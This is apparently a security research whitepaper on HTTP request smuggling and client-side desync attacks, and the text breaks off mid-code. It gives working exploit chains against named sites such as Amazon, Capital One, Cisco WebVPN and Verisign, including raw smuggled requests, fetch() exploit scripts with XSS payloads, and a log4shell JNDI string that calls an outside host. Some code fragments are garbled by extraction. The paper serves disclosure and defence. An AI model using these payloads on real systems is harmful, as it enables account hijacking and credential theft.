

Browser-Powered Desync Attacks: A New Frontier in HTTP Request Smuggling

James Kettle - james.kettle@portswigger.net - @albinowax

The recent rise of HTTP Request Smuggling has seen a flood of critical findings enabling near-complete compromise of numerous major websites. However, the threat has been confined to attacker-accessible systems with a reverse proxy front-end... until now.

In this paper, I'll show you how to turn your victim's web browser into a desync delivery platform, shifting the request smuggling frontier by exposing single-server websites and internal networks. You'll learn how to combine cross-domain requests with server flaws to poison browser connection pools, install backdoors, and release desync worms. With these techniques I'll compromise targets including Apache, Akamai, Varnish, Amazon, and multiple web VPNs.

This new frontier offers both new opportunities and new challenges. While some classic desync gadgets can be adapted, other scenarios force extreme innovation. To help, I'll share a battle-tested methodology combining browser features and custom open-source tooling. We'll also release free online labs to help hone your new skillset.

I'll also share the research journey, uncovering a strategy for black-box analysis that solved a long-standing desync obstacle and unveiled an extremely effective novel desync trigger. The resulting fallout will encompass client-side, server-side, and even MITM attacks. To wrap up, I'll demo mangling HTTPS to trigger an MITM-powered desync on Apache.

Outline

This paper covers four key topics.

HTTP handling anomalies covers the sequence of novel vulnerabilities and attack techniques that led to the core discovery of browser-powered desync attacks, plus severe flaws in amazon.com and AWS Application Load Balancer.

Client-side desync introduces a new class of desync that poisons browser connection pools, with vulnerable systems ranging from major CDNs down to web VPNs.

Pause-based desync introduces a new desync technique affecting Apache and Varnish, which can be used to trigger both server-side and client-side desync exploits.

Conclusion offers practical advice for mitigating these threats, and potential variations which haven't yet been discovered.

In this paper I'll use the term "browser-powered desync attack" as a catch-all term referring to all desync attacks that can be triggered via a web browser. This encompasses all client-side desync attacks, plus some server-side ones.

As case studies, I'll target quite a few real websites. All vulnerabilities referenced in this paper have been reported to the relevant vendors, and patched unless otherwise mentioned. All bug bounties earned during our research are donated to charity¹.

This research is built on concepts introduced in HTTP Desync Attacks² and HTTP/2: The Sequel is Always Worse³ - you may find it's worth referring back to those whitepapers if anything doesn't make sense. We've also covered the core, must-read aspects of this topic in our Web Security Academy.

Practical application

This paper introduces a lot of techniques, and I'm keen to make sure they work for you. As part of that,

- My team has built live replicas of key vulnerabilities⁴, so you can practise online for free
- I've released the full source-code behind the discovery and exploitation of every case-study, as updates to HTTP Request Smuggler⁵ and Turbo Intruder⁶.

Finally, please note that the live version of this whitepaper at <https://portswigger.net/research/browser-powered-desync-attacks>⁷ contains videos of key attacks, and will be updated with a recording of the presentation.

Enjoy!

Table of contents

- HTTP handling anomalies
 - Connection state attacks
 - The surprise factor
 - Detecting connection-locked CL.TE
 - Browser-compatible CL.0
 - H2.0 on amazon.com
- Client-side desync
 - Methodology
 - Akamai stacked-HEAD
 - Cisco VPN client-side cache poisoning
 - Verisign fragmented chunk
 - Pulse Secure VPN
- Pause-based desync
 - Server-side
 - MITM-powered
- Conclusion
 - Further research
 - Defence
 - Summary

HTTP handling anomalies

Research discoveries often appear to come out of nowhere. In this section, I'll describe four separate vulnerabilities that led to the discovery of browser-powered desync attacks. This should provide useful context, and the techniques are also quite powerful in their own right.

Connection state attacks

Abstractions are an essential tool for making modern systems comprehensible, but they can also mask critical details.

If you're not attempting a request smuggling attack, it's easy to forget about HTTP connection-reuse and think of HTTP requests as standalone entities. After all, HTTP is supposed to be stateless. However, the layer below (typically TLS) is just a stream of bytes and it's all too easy to find poorly implemented HTTP servers that assume multiple requests sent over a single connection must share certain properties.

The primary mistake I've seen in the wild is servers assuming that every HTTP/1.1 request sent down a given TLS connection must have the same intended destination and HTTP Host header. Since web browsers comply with this assumption, everything will work fine until a hacker turns up.

I've encountered two distinct scenarios where this mistake has significant security consequences.

First-request validation

Reverse proxies often use the Host header to identify which back-end server to route each request to, and have a whitelist of hosts that people are allowed to access:

GET / HTTP/1.1 Host: www.example.com	HTTP/1.1 200 OK
GET / HTTP/1.1 Host: intranet.example.com	-connection reset-

However, I discovered that some proxies only apply this whitelist to the first request sent over a given connection. This means attackers can gain access to internal websites by issuing a request to an allowed destination, followed by one for the internal site down the same connection:

GET / HTTP/1.1 Host: www.example.com	HTTP/1.1 200 OK ...
GET / HTTP/1.1 Host: intranet.example.com	HTTP/1.1 200 OK Internal website

Mercifully, this mistake is quite rare.

First-request routing

First-request routing is a closely related flaw, which occurs when the front-end uses the first request's Host header to decide which back-end to route the request to, and then routes all subsequent requests from the same client connection down the same back-end connection.

This is not a vulnerability itself, but it enables an attacker to hit any back-end with an arbitrary Host header, so it can be chained with Host header attacks⁸ like password reset poisoning, web cache poisoning, and gaining access to other virtual hosts.

In this example, we'd like to hit the back-end of example.com with a poisoned host-header of 'psres.net' for a password reset poisoning attack, but the front-end won't route our request:

```
POST /pwreset HTTP/1.1
Host: psres.net
```

```
HTTP/1.1 421 Misdirected Request
...
```

Yet by starting our request sequence with a valid request to the target site, we can successfully hit the back-end:

```
GET / HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
...
```

```
POST /pwreset HTTP/1.1
Host: psres.net
```

```
HTTP/1.1 302 Found
Location: /login
```

Hopefully triggering an email to our victim with a poisoned reset link:

```
Click here to reset your password: https://psres.net/reset?k=secret
```

You can scan for these two flaws using the 'connection-state probe' option in HTTP Request Smuggler.

The surprise factor

Most HTTP Request Smuggling attacks can be described as follows:

Send an HTTP request with an ambiguous length to make the front-end server disagree with the back-end about where the message ends, in order to apply a malicious prefix to the next request. The ambiguity is usually achieved through an obfuscated Transfer-Encoding header.

Late last year I stumbled upon a vulnerability that challenged this definition and a number of underlying assumptions.

The vulnerability was triggered by the following HTTP/2 request, which doesn't use any obfuscation or violate any RFCs. There isn't even any ambiguity about the length, as HTTP/2 has a built-in length field in the frame layer:

:method	POST
:path	/
:authority	redacted
X	

This request triggered an extremely suspicious intermittent 400 Bad Request response from various websites that were running AWS Application Load Balancer (ALB) as their front-end. Investigation revealed that ALB was mysteriously adding a 'Transfer-Encoding: chunked' header before forwarding the request to the back-end, without making any alterations to the message body:

```
POST / HTTP/1.1
Host: redacted
Transfer-Encoding: chunked

X
```

Exploitation was trivial - I just needed to provide a valid chunked body:

:method	POST
:path	/
:authority	redacted
0	
malicious-prefix	

```
POST / HTTP/1.1
Host: redacted
Transfer-Encoding: chunked

0

malicious-prefix
```

This is a perfect example of finding a vulnerability that leaves you retrospectively trying to understand what actually happened and why. There's only one thing that's unusual about the request - it has no Content-Length (CL) header. Omitting the CL is explicitly acceptable in HTTP/2 due to the aforementioned built-in length field. However, browsers always send a CL so the server apparently wasn't expecting a request without one.

I reported this to AWS, who fixed it within five days. This exposed a number of websites using ALB to request smuggling attacks, but the real value was the lesson it taught. You don't need header obfuscation or ambiguity for request smuggling; all you need is a server taken by surprise.

Detecting connection-locked CL.TE

With these two lessons in the back of my mind, I decided to tackle an open problem highlighted by my HTTP/2 research last year - generic detection of connection-locked⁹ HTTP/1.1 request smuggling vulnerabilities. Connection-locking refers to a common behaviour whereby the front-end creates a fresh connection to the back-end for each connection established with the client. This makes direct cross-user attacks mostly impossible, but still leaves open other avenues of attack.

To identify this vulnerability, you need to send the "attacker" and "victim" requests over a single connection, but this creates huge numbers of false positives since the server behaviour can't be distinguished from a common, harmless feature called HTTP pipelining¹⁰. For example, given the following request/response sequence for a CL.TE attack, you can't tell if the target is vulnerable or not:

<pre>POST / HTTP/1.1 Host: example.com Content-Length: 41 Transfer-Encoding: chunked 0 GET /hopefully404 HTTP/1.1 Foo: barGET / HTTP/1.1 Host: example.com</pre>	<pre>HTTP/1.1 301 Moved Permanently Location: /en HTTP/1.1 404 Not Found Content-Length: 162...</pre>
--	--

You can test this for yourself in Turbo Intruder by increasing the requestsPerConnection setting from 1 - just be prepared for false positives.

I wasted a lot of time trying to tweak the requests to resolve this problem. Eventually I decided to formulate exactly why the response above doesn't prove a vulnerability is present, and a solution became apparent immediately:

From the response sequence above, you can tell that the back-end is parsing the request using the Transfer-Encoding header thanks to the subsequent 404 response. However, you can't tell whether the front-end is using the request's Content-Length and therefore vulnerable, or securely treating it as chunked and assuming the orange data has been pipelined.

To rule out the pipelining possibility and prove the target is really vulnerable, you just need to pause and attempt an early read after completing the chunked request with `0\r\n\r\n`. If the server responds during your read attempt, that shows the front-end thinks the message is complete and therefore must have securely interpreted it as chunked:

<pre>POST / HTTP/1.1 Host: example.com Content-Length: 41 Transfer-Encoding: chunked 0</pre>	<pre>HTTP/1.1 301 Moved Permanently Location: /en</pre>
---	---

If your read attempt hangs, this shows that the front-end is waiting for the message to finish and, therefore, must be using the Content-Length, making it vulnerable:

<pre>POST / HTTP/1.1 Host: example.com Content-Length: 41 Transfer-Encoding: chunked 0</pre>	<pre>-connection timeout-</pre>
---	---------------------------------

This technique can easily be adapted for TE.CL vulnerabilities too. Integrating it into HTTP Request Smuggler quickly revealed a website running IIS behind Barracuda WAF that was vulnerable to Transfer-Encoding : chunked. Interestingly, it turned out that an update which fixes this vulnerability was already available, but it was implemented as a speculative hardening measure¹¹ so it wasn't flagged as a security release and the target didn't install it.

CL.0 browser-compatible desync

The early-read technique flagged another website with what initially looked like a connection-locked TE.CL vulnerability. However, the server didn't respond as expected to my manual probes and reads. When I attempted to simplify the request, I discovered that the Transfer-Encoding header was actually completely ignored by both front-end and back-end. This meant that I could strip it entirely, leaving a confusingly simple attack:

```
POST / HTTP/1.1
Host: redacted
Content-Length: 3
```

```
xyzGET / HTTP/1.1
Host: redacted
```

```
HTTP/1.1 200 OK
Location: /en
```

```
HTTP/1.1 405 Method Not Allowed
```

The front-end was using the Content-Length, but the back-end was evidently ignoring it entirely. As a result, the back-end treated the body as the start of the second request's method. Ignoring the CL is equivalent to treating it as having a value of 0, so this is a CL.0 desync - a known¹² but lesser-explored attack class.

```
TE.CL and CL.TE // classic request smuggling
H2.CL and H2.TE // HTTP/2 downgrade smuggling
CL.0 // this
H2.0 // implied by CL.0
0.CL and 0.TE // unexploitable without pipelining
```

The second and even more important thing to note about this vulnerability is that it was being triggered by a completely valid, specification-compliant HTTP request. This meant the front-end has zero chance of protecting against it, and it could even be triggered by a browser.

The attack was possible because the back-end server simply wasn't expecting a POST request. It left me wondering, given that I'd discovered it by accident, how many sites would turn up if I went deliberately looking?

H2.0 on amazon.com

Implementing a crude scan check for CL.0/H2.0 desync vulnerabilities revealed that they affect numerous sites including amazon.com, which ignored the CL on requests sent to /b/:


```
POST /b/ HTTP/2
Host: www.amazon.com
Content-Length: 23
```

```
GET /404 HTTP/1.1
X: XGET / HTTP/1.1
Host: www.amazon.com
```

```
HTTP/2 200 OK
Content-Type: text/html
```

```
HTTP/2 200 OK
Content-Type: image/x-icon
```

I confirmed this vulnerability by creating a simple proof of concept (PoC) that stored¹³ random live users' complete requests, including authentication tokens, in my shopping list:



After I reported this to Amazon, I realised that I'd made a terrible mistake and missed out on a much cooler potential exploit. The attack request was so vanilla that I could have made anyone's web browser issue it using `fetch()`. By using the HEAD technique on Amazon to create an XSS gadget and execute JavaScript in victim's browsers, I could have made each infected victim re-launch the attack themselves, spreading it to numerous others. This would have released a desync worm - a self-replicating attack which exploits victims to infect others with no user-interaction, rapidly exploiting every active user on Amazon.


I wouldn't advise attempting this on a production system, but it could be fun to try on a staging environment. Ultimately this browser-powered desync was a cool finding, a missed opportunity, and also a hint at a new attack class.

Client-side desync

Traditional desync attacks poison the connection between a front-end and back-end server, and are therefore impossible on websites that don't use a front-end/back-end architecture. I'll refer to this as a server-side desync from now on. Most server-side desyncs can only be triggered by a custom HTTP client issuing a malformed request, but, as we just saw on amazon.com, it is sometimes possible to create a browser-powered server-side desync.


The ability for a browser to cause a desync enables a whole new class of threat I'll call client-side desync (CSD), where the desync occurs between the browser and the front-end server. This enables exploitation of single-server websites, which is valuable because they're often spectacularly poor at HTTP parsing.

A CSD attack starts with the victim visiting the attacker's website, which then makes their browser send two cross-domain requests to the vulnerable website. The first request is crafted to desync the browser's connection and make the second request trigger a harmful response, typically giving the attacker control of the victim's account:



Methodology

When trying to detect and exploit client-side desync vulnerabilities you can reuse many concepts from server-side desync attacks. The primary difference is that the entire exploit sequence occurs in your victim's web browser, an environment significantly more complex and uncontrolled than a dedicated hacking tool. This creates some new challenges, which caused me quite a lot of pain while researching this technique. To spare you, I've taken the lessons learned and developed the following methodology. At a high level, it may look familiar:



Detect

The first step is to identify your CSD vector. This basic primitive is the core of the vulnerability, and the platform on which the exploit will be built. We have implemented automated detection of these in both HTTP Request Smuggler and Burp Scanner, but an understanding of how to do it manually is still valuable.

A CSD vector is a HTTP request with two key properties.

First, the server must ignore the request's Content-Length (CL). This typically happens because the request either triggered a server error, or the server simply wasn't expecting a POST request to the chosen endpoint. Try targeting static files and server-level redirects, and triggering errors via overlong-URLs, and semi-malformed ones like `/%2e%2e`.

Secondly, the request must be triggerable in a web-browser cross-domain. Browsers severely restrict control over cross-domain requests, so you have limited control over headers, and if your request has a body you'll need to use the HTTP POST method. Ultimately you only control the URL, plus a few odds and ends like the Referer header, the body, and latter part of the Content-Type:

```
POST /favicon.ico HTTP/1.1
Host: example.com
Referer: https://attacker.net/?%00
Content-Type: text/plain; charset=null, boundary=x
```

Now we've composed our attack request, we need to check whether the server ignores the CL. As a simple first step, issue the request with an over-long CL and see if the server still replies:

```
POST /favicon.ico
Host: example.com
Content-Length: 5
```

X

```
HTTP/1.1 200 OK
```

This is promising, but unfortunately some secure servers respond without waiting for the body so you'll encounter some false positives. Other servers don't handle the CL correctly, but close every connection immediately after responding, making them unexploitable. To filter these out, send two requests down the same connection and look for the body of the first affecting the response to the second:

```
POST /favicon.ico
Host: example.com
Content-Length: 23
```

```
GET /404 HTTP/1.1
X: YGET / HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
```

```
HTTP/1.1 404 Not Found
```

To test this in Burp Suite, place the two requests into a tab group in Repeater, then use Send Sequence over Single Connection. You can also achieve this in Turbo Intruder by disabling pipelining and setting `concurrentConnections` and `requestsPerConnection` to 1 and 100 respectively.

If this works, try altering the body and confirming the second response changes as expected. This simple step is designed to confirm that your mental model of what's happening matches reality. I personally wasted a lot of time on a system running Citrix Web VPN, only to realise it simply issued two HTTP responses for each request sent to a certain endpoint.

Finally, it's important to note whether the target website supports HTTP/2. CSD attacks typically exploit HTTP/1.1 connection reuse and web browsers prefer to use HTTP/2 whenever possible, so if the target website supports HTTP/2 your attacks are unlikely to work. There's one exception; some forward proxies don't support HTTP/2 so you can exploit anyone using them. This includes corporate proxies, certain intrusive VPNs and even some security tools.

Confirm

Now we've found our CSD vector, we need to rule out any potential errors by replicating the behaviour inside a real browser. I recommend using Chrome as it has the best developer tools for crafting CSD exploits.

First, select a site to launch the attack from. This site must be accessed over HTTPS and located on a different domain than the target.

Next, ensure that you don't have a proxy configured, then browse to your attack site. Open the developer tools and switch to the Network tab. To help with debugging potential issues later, I recommend making the following adjustments:




- Select the "Preserve log" checkbox.
- Right-click on the column headers and enable the "Connection ID" column.

Switch to the developer console and execute JavaScript to replicate your attack sequence using `fetch()`. This may look something like:

```
fetch('https://example.com/', {
  method: 'POST',
  body: "GET /hopefully404 HTTP/1.1\r\nX: Y", // malicious prefix
  mode: 'no-cors', // ensure connection ID is visible
  credentials: 'include' // poison 'with-cookies' pool
}).then(() => {
  location = 'https://example.com/' // use the poisoned connection
})
```

I've set the fetch mode 'no-cors' to ensure Chrome displays the connection ID in the Network tab. I've also set credentials: 'include' as Chrome has two separate connection pools¹⁴ - one for requests with cookies and one for requests without. You'll usually want to exploit navigations, and those use the 'with-cookies' pool, so it's worth getting into the habit of always poisoning that pool.

When you execute this, you should see two requests in the Network tab with the same connection ID, and the second one should trigger a 404:

Name	Status	Type	Initiator	Connection ID
 exploit	200	document	Other	1175759
 ..%2f	500	fetch		1175794
 0ad300ac04...	404	document		1175794

If this works as expected, congratulations - you've found yourself a client-side desync!

Explore

Now we've got a confirmed client-side desync, the next step is to find a gadget that we can use to exploit it. Triggering an unexpected 404 in the Network tab might impress some, but it's unlikely to yield any user passwords or bounties.

At this point we have established that we can poison the victim browser's connection pool and apply an arbitrary prefix to an HTTP request of our choice. This is a very powerful primitive which offers three broad avenues of attack.

Store

One option is to identify functionality on the target site that lets you store text data, and craft the prefix so that your victim's cookies, authentication headers, or password end up being stored somewhere you can retrieve them. This attack flow works almost identically to server-side request smuggling¹⁵, so I won't dwell on it.

Chain&pivot

The next option is all-new, courtesy of our new attack platform in the victim's browser.

Under normal circumstances, many classes of server-side attack can only be launched by an attacker with direct access to the target website as they rely on HTTP requests that browsers refuse to send. This includes virtually all attacks that involve tampering with HTTP headers - web cache poisoning, most server-side request smuggling, host-header attacks, User-Agent based SQLi, and numerous others.

For example, it's not possible to make someone else's browser issue the following request with a log4shell payload in the User-Agent header:

```
GET / HTTP/1.1
Host: intranet.example.com
User-Agent: ${jndi:ldap://x.oastify.com}
```

CSD vulnerabilities open a gateway for these attacks on websites that are otherwise protected due to being located on trusted intranets or hidden behind IP-based restrictions. For example, if intranet.example.com is vulnerable to CSD, you might achieve the same effect with the following request, which can be triggered in a browser with fetch():

```
POST /robots.txt HTTP/1.1
Host: intranet.example.com
User-Agent: Mozilla/5.0 etc
Content-Length: 85

GET / HTTP/1.1
Host: intranet.example.com
User-Agent: ${jndi:ldap://x.oastify.com}
```

It's a good job Chrome is working on mitigations against attacks on intranet websites, as I dread to think how many IoT devices are vulnerable to CSD attacks.

You can also take advantage of ambient authority like session cookies, hitting post-authentication attack surface in a CSRF-style attack that's usually impossible due to unforgeable headers, such as a JSON Content-Type. Overall, CSD vulnerabilities are exceptionally well suited to chaining with both client-side and server-side flaws, and may enable multi-step pivots in the right circumstances.

Attack

The final option is using the malicious prefix to elicit a harmful response from the server, typically with the goal of getting arbitrary JavaScript execution on the vulnerable website, and hijacking the user's session or password.

I found that the simplest path to a successful attack came from two key techniques usually used for server-side desync attacks: JavaScript resource poisoning via Host-header redirects¹⁶, and using the HEAD method¹⁷ to splice together a response with harmful HTML. Both techniques needed to be adapted to overcome some novel challenges associated with operating in the victim's browser. In the next section, I'll use some case studies to explore these obstacles and show how to handle them.

Case studies

By automating detection of CSD vulnerabilities then scanning my bug bounty pipeline, I identified a range of real vulnerable websites. In this section, I'll take a look at four of the more interesting ones, and see how the methodology plays out.

Akamai - stacked HEAD

For our first case study, we'll exploit a straightforward vulnerability affecting many websites built on Akamai. As an example target, I'll use www.capitalone.ca.

When Akamai issues a redirect, it ignores the request's Content-Length header and leaves any message body on the TCP/TLS socket. Capitalone.ca uses Akamai to redirect requests for /assets to /assets/, so we can trigger a CSD by issuing a POST request to that endpoint:

```
fetch('https://www.capitalone.ca/assets', {method: 'POST', body: "GET /robots.txt HTTP/1.1\r\nX: Y", mode: 'no-cors', credentials: 'include'} )
```

```
POST /assets HTTP/1.1
Host: www.capitalone.ca
Content-Length: 30
```

```
GET /robots.txt HTTP/1.1
X: YGET /assets/ HTTP/1.1
Host: www.capitalone.ca
```

```
HTTP/1.1 301 Moved Permanently
Location: /assets/
```

```
HTTP/1.1 200 OK
```

```
Allow: /
```

To build an exploit, we'll use the HEAD method to combine a set of HTTP headers with a Content-Type of text/html and a 'body' made of headers that reflect the query string in the Location header:

```
POST /assets HTTP/1.1
Host: www.capitalone.ca
Content-Length: 67

HEAD /404/?cb=123 HTTP/1.1

GET /x?<script>evil() HTTP/1.1
X: YGET / HTTP/1.1
Host: www.capitalone.ca

HTTP/1.1 301 Moved Permanently
Location: /assets/

HTTP/1.1 404 Not Found
Content-Type: text/html
Content-Length: 432837

HTTP/1.1 301 Moved Permanently
Location: /x/?<script>evil()
```

If this was a server-side desync attack, we could stop here. However, there are two complications we'll need to resolve for a successful client-side desync.

The first problem is the initial redirect response. To make the injected JavaScript execute, we need the victim's browser to render the response as HTML, but the 301 redirect will be automatically followed by the browser, breaking the attack. A simple solution is to specify mode: 'cors', which intentionally triggers a CORS error. This prevents the browser from following the redirect and enables us to resume the attack sequence simply by invoking catch() instead of then(). Inside the catch block, we'll then trigger a browser navigation using location = 'https://www.capitalone.ca/'. It might be tempting to use an iframe for this navigation instead, but this would expose us to cross-site attack mitigations like same-site cookies.

The second complication is something called the 'stacked-response problem'. Browsers have a mechanism where if they receive more response data than expected, they discard the connection. This drastically affects the reliability of techniques where you queue up multiple responses, such as the HEAD approach that we're using here. To solve this, we need to delay the 404 response to the HEAD request. Fortunately, on this target we can easily achieve that by adding a parameter with a random value to act as a cache-buster, triggering a cache miss and incurring a ~500ms delay. Here's the final exploit:

```
fetch('https://www.capitalone.ca/assets', {
  method: 'POST',

  // use a cache-buster to delay the response
  body: `HEAD /404/?cb=${Date.now()} HTTP/1.1\r\nHost:
www.capitalone.ca\r\n\r\nGET /x?x=<script>alert(1)</script> HTTP/1.1\r\nX:
Y`,
  credentials: 'include',
  mode: 'cors' // throw an error instead of following redirect
}).catch(() => {
  location = 'https://www.capitalone.ca/'
})
```

I reported this to Akamai on 2021-11-03, and I'm not sure when it was fixed.

Cisco Web VPN - client-side cache poisoning

Our next target is Cisco ASA WebVPN which helpfully ignores the Content-Length on almost all endpoints, so we can trigger a desync simply by issuing a POST request to the homepage. To exploit it, we'll use a Host-header redirect gadget:

```
GET /+webvpn+/ HTTP/1.1
Host: psres.net
```

```
HTTP/1.1 301 Moved Permanently
Location:
https://psres.net/+webvpn+/index.html
```

The simplest attack would be to poison a socket with this redirect, navigate the victim to /+CSCOE+/logon.html and hope that the browser tries to import /+CSCOE+/win.js using the poisoned socket, gets redirected, and ends up importing malicious JS from our site. Unfortunately this is extremely unreliable as the browser is likely to use the poisoned socket for the initial navigation instead. To avoid this problem, we'll perform a client-side cache poisoning attack.

First, we poison the socket with our redirect, then navigate the browser directly to /+CSCOE+/win.js:

```
fetch('https://redacted/', {method: 'POST', body: "GET /+webvpn+/
HTTP/1.1\r\nHost: x.psres.net\r\nX: Y", credentials: 'include'}).catch(() =>
{ location='https://redacted/+CSCOE+/win.js' })
```

Note that this top-level navigation is essential for bypassing cache partitioning - attempting to use fetch() will poison the wrong cache.

The browser will use the poisoned socket, receive the malicious redirect, and save it in its local cache for https://redacted/+CSCOE+/win.js. Then, it'll follow the redirect and land back on our site at https://psres.net/+webvpn+/index.html. We'll redirect the browser onward to the login page at https://redacted/+CSCOE+/logon.html

When the browser starts to render the login page it'll attempt to import /+CSCOE+/win.js and discover that it already has this saved in its cache. The resource load will follow the cached redirect and issue a second request to https://psres.net/+webvpn+/index.html. At this point our server can respond with some malicious JavaScript, which will be executed in the context of the target site.

For this attack to work, the attacker's website needs to serve up both a redirect and malicious JS on the same endpoint. I took a lazy approach and solved this with a JS/HTML polyglot - Chrome doesn't seem to mind the incorrect Content-Type:

```
HTTP/1.1 200 OK
Content-Type: text/html
```

```
alert('oh dear')/*<script>location =
'https://redacted/+CSCOE+/logon.html'</script>*/
```

I reported this to Cisco on 2011-11-10, and eventually on 2022-03-02 they declared that they wouldn't fix it due to the product being deprecated, but would still register CVE-2022-20713¹⁸ for it.

Verisign - fragmented chunk

When looking for desync vectors, sometimes it's good to go beyond probing valid endpoints, and instead give the server some encouragement to hit an unusual code path. While experimenting with semi-malformed URLs like `/../%2f`, I discovered that I could trigger a CSD on verisign.com simply by POSTing to `/%2f`.

I initially attempted to use a HEAD-based approach, similar to the one used earlier on Akamai. Unfortunately, this approach relies on a Content-Length based response, and the server sent chunked responses to all requests that didn't have a body. Furthermore, it rejected HEAD requests containing a Content-Length. Eventually, after extensive testing, I discovered that the server would issue a CL-based response for HEAD requests provided they used Transfer-Encoding: chunked.

This would be near useless in a server-side desync, but since the victim's browser is under my control I can accurately predict the size of the next request, and consume it in a single chunk:

<pre>POST /%2f HTTP/1.1 Host: www.verisign.com Content-Length: 81 HEAD / HTTP/1.1 Connection: keep-alive Transfer-Encoding: chunked 34d POST / HTTP/1.1 Host: www.verisign.com Content-Length: 59 0 GET /<script>evil() HTTP/1.1 Host: www.verisign.com</pre>	<pre>HTTP/1.1 200 OK HTTP/1.1 200 OK Content-Type: text/html Content-Length: 54873 HTTP/1.1 301 Moved Permanently Location: /en_US/? <script>evil()/index.xhtml</pre>
---	---

This attack was triggered using the following JavaScript:

```
fetch('https://www.verisign.com/%2f', {
  method: 'POST',
  body: `HEAD /assets/languagefiles/AZE.html HTTP/1.1\r\nHost:
www.verisign.com\r\nConnection: keep-alive\r\nTransfer-Encoding:
chunked\r\n\r\n34d\r\nx`,
  credentials: 'include',
  headers: {'Content-Type': 'application/x-www-form-urlencoded'
})}.catch(() => {
  let form = document.createElement('form')
  form.method = 'POST'
  form.action = 'https://www.verisign.com/robots.txt'
  form enctype = 'text/plain'
  let input = document.createElement('input')
  input.name = '0\r\n\r\nGET /<svg/onload=alert(1)> HTTP/1.1\r\nHost:
